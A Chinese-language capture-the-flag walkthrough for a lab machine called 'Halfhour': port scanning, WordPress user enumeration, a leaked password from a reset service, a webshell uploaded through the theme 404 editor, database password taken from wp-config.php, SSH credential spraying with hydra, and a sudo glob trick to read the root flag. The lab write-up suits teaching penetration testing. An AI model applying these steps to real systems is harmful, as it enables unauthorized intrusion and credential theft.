
Halfhour 靶机

信息收集

```
rustscan -a 172.1.20.33
```



查看网页

正常情况下这是一个跳转连接

使用命令

```
curl  http://172.1.20.33/
```


看看源码，看看注释中有什么特殊的东西

```
curl http://172.1.20.33/ | grep -e '<!--'
```

```
┌──(root㉿kali)-[/home/kali]
└─# curl http://172.1.20.33 | grep -e '<!--'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4626  100  4626    0     0  1480k      0 --:--:-- --:--:-- halfhour.dsz ⟶
-:--  --:--:-- 1505k
```

发现有一个域名 `halfhour.dsz`,将域名添加`/etc/hosts`

```
echo '172.1.20.33\thalfhour.dsz' >> /etc/hosts
cat /etc/hosts
```



发现是wordpass写的考虑使用wpscan工具看看

```
wpscan --url http://halfhour.dsz/ -e u,p
```


```
[+] todd
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://halfhour.dsz/wp-json/wp/v2/users/?per_page=100&page=1
 |  Rss Generator (Aggressive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```


发现用户todd,其实使用密码本我没有跑出来。看看其他的端口

```
┌──(root㉿kali)-[/home/kali]
└─# nc 172.1.20.33 1338
Please send new password: 123456
Congratulations! Password reset successful!
Old password: bobobo
```


发现一个密码是bobobo使用这个去web上登录一下



成功进入后台使用主题的404页面漏洞上传shell在自己的kali设置好回显




在URL输入http://halfhour.dsz/wp-content/themes/bard/404.php




获得webshell,查看一下wp-config.php,过滤一下passwd字段

```
cat wp-config.php | grep 'PASSWORD'
```



使用这个root123密码



有三个用户，一个个尝试登录

```
┌──(kali㉿kali)-[~/Desktop/script]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop/script]
└─# hydra -L user.txt  -p root123 172.1.20.33 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-17 05:03:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
nd, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:4/p:1), ~1 try per task
[DATA] attacking ssh://172.1.20.33:22/
[22][ssh] host: 172.1.20.33   login: wangjiang   password: root123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-17 05:03:19
```

破解出wangjiang的密码是root123

获得user.txt

```
wangjiang@Halfhour:~$ cat user.txt
flag{user-4c850c5b3b2756e67a91bad8e046ddac}
```

提权

在wangjiang页面下可以文件.mysql_history（下面还有一个note.txt提示要我们获取welcome）

```
wangjiang@Halfhour:~$ ls -al
total 32
drwx------ 2 wangjiang wangjiang 4096 Sep 14 05:55 .
drwxr-xr-x 5 root      root      4096 Sep 14 05:20 ..
-rw-r--r-- 1 wangjiang wangjiang  220 Sep 14 05:20 .bash_logout
-rw-r--r-- 1 wangjiang wangjiang 3526 Sep 14 05:20 .bashrc
-rw------- 1 wangjiang wangjiang 1516 Sep 14 05:14 .mysql_history
-rw-r--r-- 1 root      root        23 Sep 14 05:24 note.txt
-rw-r--r-- 1 wangjiang wangjiang  807 Sep 14 05:20 .profile
-rw-r--r-- 1 root      root        44 Sep 14 05:14 user.txt
```

```
cat .mysql_history
```

```
INSERT\040INTO\040user\040(username,\040password)\040
VALUES\040('welcome',\040'4c850c5b3b2756e67a91bad8e046ddac')
```

直接使用给的MD5登录就行，别问。破不出来

```
welcome@Halfhour:~$ sudo -l
Matching Defaults entries for welcome on Halfhour:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Halfhour:
    (ALL) NOPASSWD: /usr/local/bin/del.sh
```

拥有del.sh的文件无密码执行

查看一下

```
welcome@Halfhour:~$ cat /usr/local/bin/del.sh
#!/bin/bash

PATH=/usr/bin
cd /tmp
cat /root/root.txt | tr -d [A-Za-z0-9]
```

是一个读取root.txt的程序，正常执行是{-}

在tmp目录下使用

```
touch A
```

在运行这个程序

```
welcome@Halfhour:/tmp$ sudo del.sh
flag{root-4c850c5b3b2756e67a91bad8e046ddac}
```

那如何获取root呢，其实root的密码也是bobobo

```
root@Halfhour:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Halfhour:/tmp#
```